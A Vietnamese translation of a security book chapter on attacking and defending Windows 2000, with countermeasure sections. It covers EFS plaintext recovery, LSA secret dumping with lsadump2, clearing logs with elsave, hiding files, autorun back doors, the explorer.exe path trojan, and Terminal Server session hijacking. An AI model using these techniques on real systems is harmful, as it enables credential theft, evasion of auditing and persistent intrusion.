Cách thức hoạt động của chương trình này khi đọc các dữ liệu bị mã hoá dưới dạng EFS như thế nào? Một trình duyệt cấp thấp sẽ truy xuất dữ liệu một cách dễ dàng, ví dụ như trình duyệt dskprobe.exe của Công cụ hỗ trợ có trên CD cài đặt Windows 2000. Trình duyệt này cho phép người sử dụng có thể dễ dàng truy cập máy chủ và truy xuất dữ liệu tệp tin đã bị mã hoá. Chúng ta sẽ tìm hiểu cách sử dụng trình duyệt dskprobe để đọc tệp tin efs0.tmp sau đây.

Đầu tiên, chạy chương trình dskprobe và mở một ổ đĩa vật lý thích hợp để truy xuất dữ liệu bằng cách chọn Drives/Physical Drive và click chuột phải vào một ổ thích hợp trong phần trên, góc trái cửa sổ hiển thị. Sau đó, click vào nhãn Set Active gần ổ bạn chọn sau khi hiển thị trong phần “Handle 0” của hộp thoại.

Sau khi hoàn thành bước thứ nhất, kế tiếp bước thứ hai bạn phải định vị cung thích hợp chứa những dữ liệu muốn nhận dạng. Định vị các tệp trên một ổ đĩa vật lý là một công việc cực kỳ khó khăn, tuy nhiên bạn có thể sử dụng lệnh Tools/Search Sectors của trình duyệt dskprobe để hỗ trợ công việc tìm kiếm này. Trong ví dụ ở hình 6-3, chúng ta tìm kiếm chuỗi ký tự “efs0.tmp” trong các phân cung từ 0 đến điểm kết của đĩa. Bạn cũng nên click chọn mục Exhaustive Search, các kiểu chữ in hoa hay in thường (Ignore Case), và kiểu chữ Unicode. (Sử dụng ASCII thường không cho kết quả).

Bước ba khi hoạt động tìm kiếm kết thúc, nếu EFS đã được sử dụng để lập mã tệp trên đĩa đang được phân tích, và nếu tệp efs0.tmp không bị ghi đè do các thao tác hoạt động của đĩa, thì đầy đủ nội dung tìm kiếm sẽ hiển thị trên giao diện dskprobe. Công việc tìm kiếm chuỗi ký tự “efs0.tmp” sẽ thể

hiện các phần khác trên đĩa cũng chứa chuỗi ký tự đó. (một tệp có tên “efs0.log” cũng chứa tham chiếu đường dẫn đầy đủ tới tệp efs0.tmp). Một cách khác nhằm giúp bạn tìm luôn thấy chuỗi efs0.tmp thay vì tìm tệp chứa chuỗi đó là tìm luôn chuỗi “FILE*” trên dòng đầu của giao diện dskprobe __ máy sẽ chỉ ra phần chứa một tệp đó. Cả efs0.log và efs0.tmp dường như được tạo ra từ cùng một đường dẫn giống với đường dẫn của tệp đã được mã hoá, nhưng chúng không hiển thị trên một giao diện chuẩn mà chỉ hiển thị trên giao diện của dskprobe. Trong hình 6-3, chúng tôi đã chỉ ra một tệp efs0.tmp mẫu được phát hiện trong cung từ 21249 hiển thị trong dskprobe với nội dung đầy đủ. (Một lần nữa, cần lưu ý chuỗi “FILE*” ở dòng đầu, đây là một tệp tin).

BlackICE Pro	Internet Security Systems http://www.iss.net/
Centrax	Cybersafe Corp. http://www.cybersafe.com/
CyberCop Server	Network Associates, Inc. http://www.nai.com/
Intact	Pedestal Software http://www.pedestalsoftware.com/
Intruder Alert (ITA)	Symantec http://enterprisesecurity.symantec.com/products
RealSecure	Internet Security Systems http://www.iss.net
SessionWall-3	Computer Associates (CA) http://www.ca.com/Solutions/Product.asp?ID=163
Tripwire for NT	Tripwire, Inc. http://www.tripwiresecurity.com/

Table 5-2. Selected NT/2000 Intrusion Detection Tools

CHÚ Ý Kẻ tấn công có thể chạy chương trình dskprobe trên mạng thông qua một giao diện điều khiển từ xa hay một phiên Terminal Server, chứ không chỉ từ một bàn giao tiếp vật lý.

Khi tấn công bằng một trình duyệt cấp thấp không những kẻ tấn công không chỉ đơn giản xoá phần SAM hoặc thay đổi chặt tự mọi thứ có trong đó, mà phải dò tìm những tệp đang được bảo mật dưới dạng EFS trong những môi trường dễ bị tấn công.

■ Khóa tính năng Phục hồi file tạm lưu EFS

Khi cuốn sách đến tay bạn đọc, hãng Microsoft vẫn chưa có những biện pháp sửa chữa lỗi này. Tuy nhiên, hãng cũng có những phản hồi đối với Bugtraq đã đề cập ở phần trước. Microsoft cho biết, tệp sao lưu văn bản thuần túy chỉ được tạo ra nếu một tệp đơn có trước đã được mã hoá. Nếu tệp được tạo ra trong thư mục đã được mã hoá thì ngay lập tức nó cũng được mã hoá, và sẽ không có một tệp sao lưu văn bản thuần túy khác được tạo ra. Microsoft khuyến cáo điều này như một quy trình ưu đãi cho việc sử dụng EFS để bảo mật các dữ liệu nhạy cảm như đã trình bày trong phần “Bảo Mật Hệ Thống Tệp Trong Windows 2000”. (Xem

<http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/windows2000serv/deploy/confeat/nt5efs.asp>):

“Chúng tôi khuyên cáo các bạn tốt hơn hết là luôn khởi tạo một thư mục rỗng tiến hành mã hoá, sau đó tạo các tệp trực tiếp trong thư mục đó. Điều này sẽ đảm bảo các bit của tệp đó không bị lưu giữ ở bất kỳ nơi đâu trên đĩa. Việc làm này cũng tạo ra một sự thực thi tốt hơn khi EFS không cần tạo một bản sao lưu khác và sau đó lại xoá nó...”

Điểm cần lưu ý: thay vì mã hoá các tệp riêng biệt, hãy mã hoá một thư mục chứa tất cả dữ liệu bảo mật trước, và sau đó tạo các tệp nhảy cảm chỉ trong thư mục này.

Khai Thác Sự Ủy Thác

Một trong những kỹ năng hiệu quả mà những kẻ tấn công hay dùng là tìm những máy uỷ thác trong miền (đối kháng cục bộ) mà đều hợp lệ trong các miền hiện thời khác. Điều này cho phép kẻ tấn công có thể nhảy cóc từ các máy chủ độc lập sang các mạch điều khiển miền và qua các đường biên an ninh rất dễ dàng. Chính những nhà quản trị hệ thống là người cho phép kẻ tấn công sử dụng cách này khi họ nhập vào một hộp độc lập với những máy uỷ thác khác trong miền điều khiển. Hệ điều hành Windows 2000 bảo vệ được ai trong những lỗi như vậy!

● Những bí mật LSA – Alive và Well

8	Tính	phổ	biến
10	Tính	đơn	giản
10	Tính	hiệu	quả
9	Mức	độ	rủi ro

Như đã trình bày ở Chương 5, yếu điểm của Bí mật LSA là chìa khoá cho việc lợi dụng mối quan hệ tín nhiệm bên ngoài vì nó tiết lộ danh sách một vài người sử dụng cuối cùng truy cập vào hệ thống và các mật khẩu truy cập vào các chương mục dịch vụ.

Mặc dù hãng Microsoft đã đưa ra một biện pháp khắc phục cho lỗi Bí mật LSA sau khi tung ra Service Pack 3, nhưng rất nhiều dữ nhạy cảm vẫn có thể bị lấy cắp nhờ sử dụng tiện ích lsadump2 từ Todd Sabin(xem http://razor.bindview.com/tools/desc/lsadump2_readme.html)

Sau đây là một ví dụ khi lsadump2 khai thác một chương mục dịch vụ từ một mạch điều khiển miền dùng Windows 2000. Mục vào cuối cùng cho thấy dịch vụ “BckpSvr” nhập vào hệ thống với mật khẩu của “password1234”.


```

C:\>lsadump2
$MACHINE.ACC
7D 58 DA 95 69 3E 3E 9E AC C1 B8 09 F1 06 C4 9E
}x..i>>.....
6A BE DA 2D F7 94 B4 90 B2 39 D7 77
j..-.....9.w

TermServLicentingSignKey-12d4b7c8-77d5-11d5-11d1-8c24-00c04fa3080d
. . . .
TS: InternetConnectiorPswd
36 00 36 2B 00 32 00 48 00 68 00 32 00 62 00 6.6.+
2.H.h.2.b.
44 00 55 00 41 00 44 00 47 00 50 00 00 00
D.U.A.D.G.P...
. . . .
SCBckpSvr
74 00 65 00 73 00 74 00 75 00 73 00 53 00 72 00
p.a.s.s.w.o.r.d.
31 00 32 00 33 00 34 00 1.2.3.4.

```

Khi biết được mật khẩu dịch vụ, kẻ tấn công có thể sử dụng những tiện ích tiện ích như net user được cài đặt sẵn và Resource Kit nlneat/TRUSTED_DOMAINS để theo dõi tương mục đối tượng sử dụng và mối quan hệ tín nhiệm trên cùng hệ thống này (dễ dàng thực hiện nếu có đặc quyền của Administrator).

Khám phá này có thể tạo ra một đối tượng sử dụng có tên “bckp” (hoặc tương tự) và một hoặc nhiều mối quan hệ với những miền ngoài. Chúng ta sẽ có cơ hội thành công cao nếu sử dụng bckp/password 1234 để đăng nhập vào những miền này.

Biện Pháp Đối Phó Isadump2

Hãng Microsoft không coi đây là một lỗ hổng an ninh vì muốn chạy Isadump2 cần phải có SeDebugPrivilege, mà SeDebugPrivilege chỉ được gửi đến Administrator thông qua một chế độ mặc định. Cách tốt nhất để chống lại Isadump2 là bảo vệ các chương mục của Administrator khỏi bị tổn thương ngay từ đầu. Tuy nhiên, nếu trường hợp xấu nhất xảy ra và Administrator bị mất, thì các chương mục dịch vụ từ các miền ngoài trú vẫn có thể bị lấy cắp nhờ sử dụng công cụ Isadump2, và khi đó bạn không thể làm gì được.

Hình Thức Sao Multimaster và Mô Hình Trust Mới

Một trong những thay đổi cơ bản đối với cấu trúc miền NT4 trong Windows 2000 là bước chuyển từ hình thức sao master đơn và mô hình trust sang hình thức multimaster. Trong cấu trúc Windows 2000, tất cả các miền đều sao chép Active Directory dùng chung và uỷ thác lẫn nhau bằng trust chuyển tiếp hai chiều nhờ chạy Kerberos. (Trust giữa các forest hay với miền NT4 vẫn là một chiều) . Đây chính là một giải pháp tốt cho thiết kế cấu trúc liên kết miền.

Khả năng đầu tiên của hầu hết các Administrator miền là tạo ra những forest tách rời cho ngoại vi bảo mật trong hệ thống. Điều này hoàn toàn sai – điểm mấu chốt của AD là hợp nhất các miền thành một lược đồ quản lý thống nhất. Hàng loạt sự kiểm soát truy suất có thể được duy trì qua các đối tượng trong forest – nhỏ đến độ sẽ làm các Administrator bối rối do một loạt các thiết lập phép mà hãng Microsoft đặt ra. Những mục Directory (Organizational Unit [OUs]) và tính năng *delegation* (ủy quyền) mới sẽ có ảnh hưởng lớn về mặt này.

Tuy nhiên, với mô hình mới này, các thành viên thuộc Universal Groups (ví dụ: doanh nghiệp), và ở cấp độ thấp hơn, Domain Global Groups (ví dụ: Admin miền) sẽ có thể tiếp cận tất cả các miền trong forest. Vì vậy, một chương mục bị tổn thương trong nhóm ngoại vi này sẽ có thể ảnh hưởng sang các miền khác trong một forest. Do vậy, chúng tôi khuyến cáo các bạn nên đặt những đối tượng lớn hơn (đối tượng này phải không phải hoàn toàn đáng tin cậy [ví dụ , một cấu trúc tương đương] hay không bị tổn thương do những tác động ngoại cảnh [ví dụ: Một trung tâm lưu trữ dữ liệu mạng]) trong forest, hoặc bạn nên thao tác hoàn toàn như những máy chủ độc lập.

Ngoài ra, với trust chuyển tiếp hai chiều, nhóm Authenticated Users sẽ đảm nhiệm tổng thể phạm vi mới. Trong những công ty lớn, cần phải xem đây là một nhóm không đáng tin cậy.

LẤP RÃNH GHİ

Những kỹ thuật và công cụ cũ dùng để che giấu những rãnh ghi vẫn hoạt động tốt (hầu như đối với tất cả các phần) trong Windows 2000. Song những kỹ thuật và công cụ này vẫn còn có những điểm không tương đồng được chỉ ra sau đây.

Vô Hiệu Hoá Tính năng kiểm tra

Tính năng kiểm tra có thể hoạt động dựa trên Chính Sách An Ninh Cục Bộ (secpol.msc) tại \Local Policy\Audit Policy, hay công cụ Group Policy (gpedit.msc) tại \Computer Configuration\Windows Settings\Security Settings\Local Policy\Audit Policy. Chúng ta sẽ tiếp tục tìm hiểu Group Policy ở cuối chương này. Thiết lập kiểm tra vẫn được giữ nguyên như trong NT4.

Trong Windows 2000 không có bản ghi tập trung – tất cả các bản ghi sẽ được lưu trữ trong hệ thống cục bộ, đây chính là một điểm rắc rối so với

syslog của UNIX. Và tất nhiên Windows 2000 từ chối lưu các địa chỉ Internet kết nối từ xa cho các sự kiện như đăng nhập thất bại. Nhưng dường như một số mục vẫn không hề thay đổi.

Ngoài giao diện cấu hình kiểm toán Group Policy, tiện ích auditpol từ NTRK vẫn hoạt động chính xác như đã tìm hiểu kỹ trong Chương 5. Tiện ích auditpol có thể kích hoạt hay vô hiệu hoá việc kiểm toán. Không ai có thể dự đoán được tương lai sẽ ra sao nếu không có NTRK?

Xoá Bản Ghi Sự kiện

Tất nhiên chúng ta vẫn có thể xoá được Bản ghi sự việc trong (Event Log) Windows 2000, nhưng những bản ghi vẫn bị truy xuất thông qua một giao diện mới. Hàng loạt Event Log vẫn được lưu trong hệ thống quản lý máy tính MMC tại \System tools\Event Viewer. Bên cạnh đó ba bảng ghi mới được hiện hữu là: Directory Service, DNS server, và File Replication Service. Nhấp chuột phải vào bất kỳ một bản ghi nào sẽ cho ra trình đơn chứa một mục nhập Clear All Events.

Tiện ích elsave trong chương 5 sẽ thực hiện xóa tất cả các bản ghi từ xa (kể cả những bản mới nhất). Trong ví dụ sau đây, cú pháp lệnh sử dụng elsave để xoá bản ghi File Replication Service trong máy chủ “joel”. (Cần có những đặc quyền chính xác trong hệ thống từ xa này).

```
C:\>elsave -s \\joel -l “File Replication Service” -C
```

Một thủ thuật khác để chạy như Administrator trong một máy chủ bị tổn thương là khởi động một câu lệnh dưới hình thức chương mục SYSTEM. Thủ thuật này có thể dễ dàng thực hiện được nhờ sử dụng chương trình lập biểu AT. Khi trình tiện ích đó đã được bật lên, mở Event Log MMC (compmgmt.msc) và xoá những bản ghi này. Mặc dù một mục nhập vẫn chỉ ra những bản ghi này đã bị xoá, song chương mục của đối tượng sử dụng có chức năng xoá những bản ghi này sẽ được chỉ ra như SYSTEM.

Ẩn file

Một thao tác quan trọng ngay sau khi đột nhập thành công sẽ xoá sạch dấu vết đột nhập tinh vi của kẻ tấn công. Chúng ta tìm hiểu hai cách ẩn file Chương 5: lệnh attrib và chuỗi tệp tin.

Attrib

Attrib sẽ ẩn file, nhưng những file này vẫn hiển thị khi dùng lệnh Show All Files áp dụng cho các thư mục.

Phân luồng

Sử dụng tiện ích NTRK cp POSIX để ẩn file trong chuỗi sau các tệp tin khác (xem chương 5) cũng có thể thực hiện được trong Windows 2000, cho dù hiện nay đã có phiên bản NTFS mới.

Cách tốt nhất để nhận dạng các tệp tin chuỗi là sử dụng trình duyệt sfind trong NTObjective. Sfind được chứa trong Forensic Toolkit, có tại trang [http:// www.foundstone.com/rdlabs/tools.php?category=Forensic](http://www.foundstone.com/rdlabs/tools.php?category=Forensic)

CỬA SAU (BACK DOORS)

Cuối cùng trong danh sách chọn của kẻ tấn công là sự tạo lập những cơ hội tương lai để trở về hệ thống đã bị tổn thương, hy vọng không bị nhận ra bởi phạm vi hoạt động của administrator hệ thống.

Thao tác Khởi Động

Như chúng tôi đã trình bày ở Chương 5, một thủ thuật thông dụng của những kẻ tấn công là gắn kết những chương trình tự chạy tĩnh vào những vị trí mà chúng sẽ tự động khởi chạy vào giờ đã đặt trước. Những vị trí này vẫn còn tồn tại trong Windows 2000 và chúng sẽ được kiểm tra tìm kiếm các lệnh lạ trong những hệ thống bị tấn công.

Một lần nữa, những giá trị Registry khởi động phù hợp được định vị tại HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion:

- ▼ ... \Run
- ... \RunOnce
- ▲ ... \RunOnceEx

Một điểm khác biệt nhỏ trong Windows 2000 là vị trí của thư mục Startup của đối tượng sử dụng. Tại Windows 2000 thư mục Startup được cất trong một thư mục khác là Documents and Setting dưới gốc (%systemdrive%\Documents and Settings\%user%\Start Menu\Programs\Startup).

☉ Lập Bẫy Đường Dẫn Chạy

Tính	phổ	biến
7		
Tính	đơn	giản
7		
Chịu	ảnh	hưởng
10		
Mức	độ	rủi ro
8		

Đôi khi những công thoát mà ta biết lại là rất khó để nhận ra. Lưu ý tới vị trí đơn giản của một tiện ích của Trojan Windows có tên explorer.exe tại gốc của đường dẫn %systemdrive% trong hệ thống mục tiêu. (Bất kỳ đối tượng sử dụng nào cũng có thể viết được chương trình này nhờ chế độ mặc định.) Khi một đối tượng sử dụng ngay sau đó truy xuất tương tác, chương trình tự chạy này sẽ trở thành một tiện ích mặc định cho đối tượng sử dụng đó. Vì sao điều này xảy ra?

Như đã giới thiệu trong phần Bộ Phát Triển Phần Mềm Microsoft (SDK), khi file chạy và các file thuộc dạng DLL không được đặt trước bởi một đường dẫn trong mục Registry, Windows NT 4.0 / 2000 sẽ tìm kiếm file trong thứ tự các vị trí sau:

1. Thư mục tại đó phần mềm ứng dụng được cài đặt
2. Thư mục hiện hành trong quá trình xử lý mẹ
3. Thư mục hệ thống 32 bit (%windir%\System32)
4. Thư mục hệ thống 16 bit (%windir%/System)
5. Thư mục Windows (%windir%)
6. Các thư mục được xác nhận trong biến số môi trường PATH.

Tình trạng này đã được chứng minh nhờ trình mặc định NT / 2000 được nhận dạng nhờ khóa Registry HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Shell. Giá trị mặc định cho khóa này là “explorer.exe”; không có đường dẫn file nào được chỉ ra. Vì vậy, nếu bất kỳ ai sao chép một trình đã chỉnh sửa có tên “explorer.exe” đến gốc của %SystemDrive% (ví dụ: C:\) vào thời gian đã cho trước, giá trị của explorer.exe tại WinLogon\Shell\explorer.exe sẽ được đọc ra. Hệ thống tệp tin sẽ được phân tách ngay tại gốc (vì thư mục hiện hành trong khi hệ thống khởi động là %systemdrive%), bắt gặp file chạy explorer.exe hiệu chỉnh của chúng ta. Quá trình này sẽ trở thành một trình cho phiên đăng nhập riêng biệt này.

Theo những gì Alberto Aragonés đã viết tại trang <http://www.quimeras.com/secadv/ntpath.htm>, điều này sẽ rất dễ dàng chứng minh được bằng cách sao chép một trình lệnh NT / 2000 (cmd.exe) sang phần gốc hệ thống, sau đó thoát ra khỏi hệ thống, và lại nhập vào hệ thống. Trình Windows chuẩn được che phủ bằng một trình lệnh.

Chúng ta sẽ xem trong Chương 14, các công cụ như eLiTeWrap sẽ làm cho việc gói các đa chương trình trở nên dễ dàng hơn. Những đa chương trình này cũng có thể được chạy ngầm định và không đồng bộ nếu muốn. Bất kỳ ai cũng có thể dễ dàng liên kết một back door (như Back Office 2000) với một bản sao của explorer.exe, rồi đặt nó vào gốc hệ thống, và chương trình này sẽ được khởi chạy ngầm tại thời điểm có đăng nhập tương tác xảy ra. Trình Explorer dường như vẫn chạy bình thường, vì vậy không ai có thể khôn ngoan hơn thế được.

Cũng tại trang <http://www.quimeras.com/secadv/ntpath.htm>, Alberto cũng đưa ra một cách thức thuận tiện để thực hiện tiểu xảo này từ xa. Cơ sở để thực hiện tiểu xảo này là dựa vào máy chủ có sử dụng chương trình kết nối NT / 2000 chạy trên máy chủ mục tiêu. Đầu tiên, kết nối với máy mục tiêu, sau đó tải lên file chạy explorer.exe cổng thoát (với dòng lệnh FTP). Sau đó, từ dòng lệnh telnet, đổi thành %windir%, chạy explorer.exe thật, và kết thúc phiên telnet. Explorer.exe giả sẽ chạy trên bất kỳ phiên truy cập tương tác nào.

Kỹ thuật này cũng có thể áp dụng được đối với DLL. Với các file chạy của Windows nhập thư viện động, thông tin trong file chạy dùng để định vị tên của các DLL cần thiết. Hệ thống sẽ dò tìm các DLL theo đúng trong trình tự tương tự như trên. Trục trặc tương tự cũng xảy ra.

■ Theo dõi Đường Dẫn

Công việc này cũng được thêm vào MS00-052 nhưng không bao gồm cả Service Pack 1, vì vậy nó phải được áp dụng bất kể bạn có đang chạy hệ thống Service Pack trước hoặc sau hay không. Ngay cả khi file FAQ của Microsoft trong tình trạng dễ bị ảnh hưởng này (<http://www.microsoft.com/technet/security/bulletin/fq00-52.asp>) “độc lập ở giữa các trị số registry do Microsoft cung cấp sẵn, trị số Shell sử dụng một đường dẫn ảo” để hỗ trợ những ứng dụng thừa kế, Alberto Aragonés khẳng định nhiều file chạy thiếu những đường dẫn chính xác trong mục Registry (ví dụ như file rundll32.exe). Quả thực, file rundll32.exe có thể tìm thấy nhiều nơi trong mục Registry mà không cần một đường dẫn thực.

Một cách khác là truy tìm tất cả đường dẫn ảo trong Registry và suy ra đường dẫn thực. Ngay cả nếu một danh sách toàn diện và chính xác về các file có khả năng bị tổn thương tồn tại, mọi việc sửa chữa chúng cũng cần rất nhiều nỗ lực và thời gian.

Mọi việc sẽ trở nên dễ dàng nếu bạn tuân theo những thủ thuật hiệu quả và ngăn cản đăng nhập vào server (triển khai Terminal Server sẽ làm điều này phần nào khó khăn hơn). Và tất nhiên điều này sẽ áp dụng để sửa chữa (tham khảo phần trước). Vì những lo ngại tính tương thích ứng dụng đã đề cập ở phần trước, công việc sửa chữa này sẽ loại bỏ mọi khả năng dễ bị ảnh hưởng bằng cách đưa một dạng chữ đặc biệt vào mã startup để suy ra %systemroot% trước khi trị số được nhập vào mục “Shell”.

LỜI KHUYẾN: Nếu ai đó dùng thủ thuật này của Alberto lên máy của bạn, bạn có thể bị bối rối khi tìm cách đưa trở hệ thống về tình trạng bình thường. Alberto khuyên bạn nên chạy chương trình %windir%\explorer.exe từ trình lệnh và sau đó xóa trình thám hiểm cổng thoát, hoặc bạn có thể chỉ cần gõ **ren\explorer.exe harmless.txt**, và sau đó ấn tổ hợp phím CTRL-ALT-DEL để khởi động lại.

Kiểm soát Từ Xa

Mọi cơ chế điều khiển từ xa đã được đề cập đến ở Chương 5 sẽ vẫn hoạt động bình thường. Cơ chế điều khiển từ xa từ NTRK sẽ có trong Windows 2000 Support Tools (căn nhà mới cho nhiều tiện ích RK quan trọng) như một phiên bản cập nhật có tên wsremote, nhưng về cơ bản cơ chế này vẫn giống như trước. Chức năng của cả NetBus và WinVNC vẫn được giữ nguyên. Back Orifice 2000 (BO2K) cũng hoạt động trong Windows 2000. Tất cả các administrator đang cười thầm BO gốc chỉ chạy được trong Wind9x vẫn còn có lúc phải lo ngại.

Máy Chủ Cuối

Tất nhiên, một bổ xung lớn cho Windows 2000 là tính sẵn có của Máy Chủ Cuối (Terminal Server) như một phần của các sản phẩm Server cốt lõi. Terminal Server cài đặt có lựa chọn biến Windows thành một hệ thống hoàn toàn khác, trong đó mọi xử lý của máy khách được chạy trên phần trống CPU của máy chủ. Trong mọi phiên bản Windows trước đây – trừ NT Terminal Server Edition là một sản phẩm phát triển riêng biệt – mã máy khách luôn chạy trong bộ vi xử lý của máy khách. Đây không phải là một cuộc cách mạng đối với UNIX và máy tính lớn chạy dưới hình thức này kể từ khi cuộc cách mạng về máy tính xảy ra, nhưng administrator NT / 2000 sẽ chắc chắn quen với sự khác biệt giữa những phiên đăng nhập bàn giao diện với những phiên tương tác từ xa.


Như chúng ta thấy trong đoạn trước, nhận diện một hệ thống với TCP cổng 3389 gần như là một sự đánh cuộc chắc chắn đối với Máy Chủ Cuối. Kẻ tấn công sẽ chuyển sang sử dụng Máy Khách Dịch Vụ Cuối. (Chương trình cài đặt sẽ liên kết hai ổ mềm và chương trình này có thể tìm thấy trong thư mục %windir%\system32\clients của máy chủ dùng Windows 2000). Kẻ tấn công dùng phương pháp lập đoán mật khẩu có thể chống lại chương mục Administrator tại điểm này. Từ khi điều này được xem như đăng nhập tương tác, các cuộc tấn công kiểu này có thể vẫn tiếp tục chống lại chương trình điều khiển miền Windows 2000, thậm chí ngay cả khi passprop/adminlockout được kích hoạt. (xem chương 5 để biết thêm về passprop). Tuy nhiên, Máy Khách Dịch Vụ Cuối sẽ ngắt kết nối sau năm lần thử thất bại, nhưng đây lại là một quá trình mất nhiều thời gian.

● Chiếm Đoạt Kết Nối Máy Chủ Bị Ngắt

<i>Tính</i>	<i>phổ</i>	<i>biến</i>
2		
<i>Tính</i>	<i>đơn</i>	<i>giản</i>
3		

Tính hiệu quả	10
Mức độ rủi ro	5

Đây sẽ là những điều rất hứng thú đối với kẻ tấn công đã đoạt được đặc quyền Administrator trong Máy Chủ Cuối. Nếu Administrator cuối cùng quên không thoát khỏi một phiên cuối (hay vài phiên cuối), khi những kẻ tấn công tìm cách kết nối với mã uỷ nhiệm Administrator, chúng sẽ được hiện hữu với hộp thoại sau:



Phiên chúng chọn để kết nối có thể mở được những tài liệu của một phần nháy cảm hay những dữ liệu khác hay những ứng dụng có thể đang chạy mà kẻ tấn công có thể tự nhiên lục lọi mọi thứ bằng phương pháp thủ công.

■ Thoát khỏi những vùng cuối (Terminal Sessions)

Chỉ đóng cửa sổ máy khách hoặc chọn Disconnect sẽ làm cho phiên hoạt động. Đảm bảo chọn Log Off từ cả Start hay Shut Down, hoặc bằng cách sử dụng phím tắt CTRL-ALT-END của Terminal Server Client.

Sau đây là danh sách các phím tắt khác có trong Terminal Service Client:

CTRL-ALT-END

Mở hộp thoại Windows Security.

ALT-PAGE UP

Đảo các chương trình từ trái sang phải.

ALT-PAGE DOWN

Đảo các chương trình từ phải sang trái.

ALT-INSERT Xoay qua các chương trình để chúng được khởi động.

ALT-HOME Hiện thị trình đơn Start.

CTRL-ALT-BREAK Đảo máy khách giữa một cửa sổ (nếu áp dụng được) và phóng to màn hình.

ALT-DEL Hiện thị trình đơn bật lên của window.

CTRL-ALT-MINUS (-) Đặt một hình ảnh của cửa sổ đang hoạt động qua một phím trên vùng phím số, trong máy khách, lên trên Bảng

Ghi Tạm Máy Chủ Cuối. (Nhấn phím tắt ALT-PRINTSCRN trên một máy tính cục bộ cũng cho kết quả tương tự.)

CTRL-ALT-PLUS (+) Đặt một hình ảnh của toàn bộ khu vực cửa sổ máy khách lên Bảng Ghi Tạm Máy Chủ qua một phím trên vùng phím số. (Nhấn phím tắt ALT-PRINTSCRN trên một máy tính cục bộ cũng cho kết quả tương tự.)

LỜI KHUYẾN: Một máy chủ tương thích SSH1 dùng Windows 2000 tự do có tại <http://marvin.criadvantage.com/caspian/Software/SSHD-NT/default.php>, và một vài máy chủ thương mại SSH2 cũng hiện đang có sẵn. Trình bảo mật (SSH) là cơ sở của việc quản lý bảo mật từ xa trong hệ thống dùng UNIX trong nhiều năm nay và là một dòng lệnh mạnh luân phiên đối với Máy Chủ Cuối để hỗ trợ việc quản lý từ xa của Windows 2000. (xem phần Secure Shell FAQ tại <http://www.employees.org/~satch/ssh/faq/ssh-faq.html> để biết thêm chi tiết về SSH).

Keystroke Loggers

NetBus' keystroke logger, cũng như Invisible Keylogger Stealth (IKS) vẫn hoạt động tốt trong Windows 2000, cả hai đã được đề cập đến trong chương 5.

BIỆN PHÁP ĐỐI PHÓ CHUNG: NHỮNG CÔNG CỤ BẢO MẬT WINDOWS MỚI

Windows 2000 cung cấp những công cụ quản lý bảo mật mới tập trung phần lớn những chức năng khác biệt của NT4. Những tiện ích này rất hữu ích cho việc bảo vệ hệ thống hay chỉ cho việc quản lý cấu hình máy nhằm giữ cho hệ thống luôn tránh được những lỗi hổng hóc.

■ Chính sách Nhóm

Một trong những công cụ mới hữu hiệu nhất có trong Windows 2000 là Group Policy mà chúng ta đôi khi gặp trong chương này. Group Policy Objects (GPO) có thể được lưu trong AD hay trên một máy tính cục bộ để xác định tham số cấu hình nhất định trên một cấp độ miền hoặc cấp độ cục bộ. GPO có thể được áp dụng đối với các trang, miền, hay các Đơn vị tổ chức

(OU) và được truyền cho người sử dụng hay chính máy tính mà chúng chứa (gọi là “thành viên” của GPO đó).

GPO có thể được hiển thị và hiệu chỉnh trong bất kỳ cửa sổ giao tiếp MMC nào (đòi hỏi có đặc quyền của Administrator). GPO gắn với Windows 2000 là Máy Tính Cục Bộ, Miền Mặc Định, và Chính sách Điều Khiển Miền. Chỉ bằng cách chạy Start/gpedit.msc, GPO Máy tính cục bộ sẽ được bật lên. Một cách khác để hiển thị GPO là làm hiển thị mục Properties của một đối tượng thư mục chỉ định (miền, OU, hay vùng), và sau đó chọn mục Group Policy như minh họa dưới đây. Màn ảnh này hiển thị GPO riêng biệt ứng dụng cho đối tượng được chọn (được ưu tiên liệt kê) và sự thừa kế có bị chặn hay không, và cho phép GPO được hiệu chỉnh.



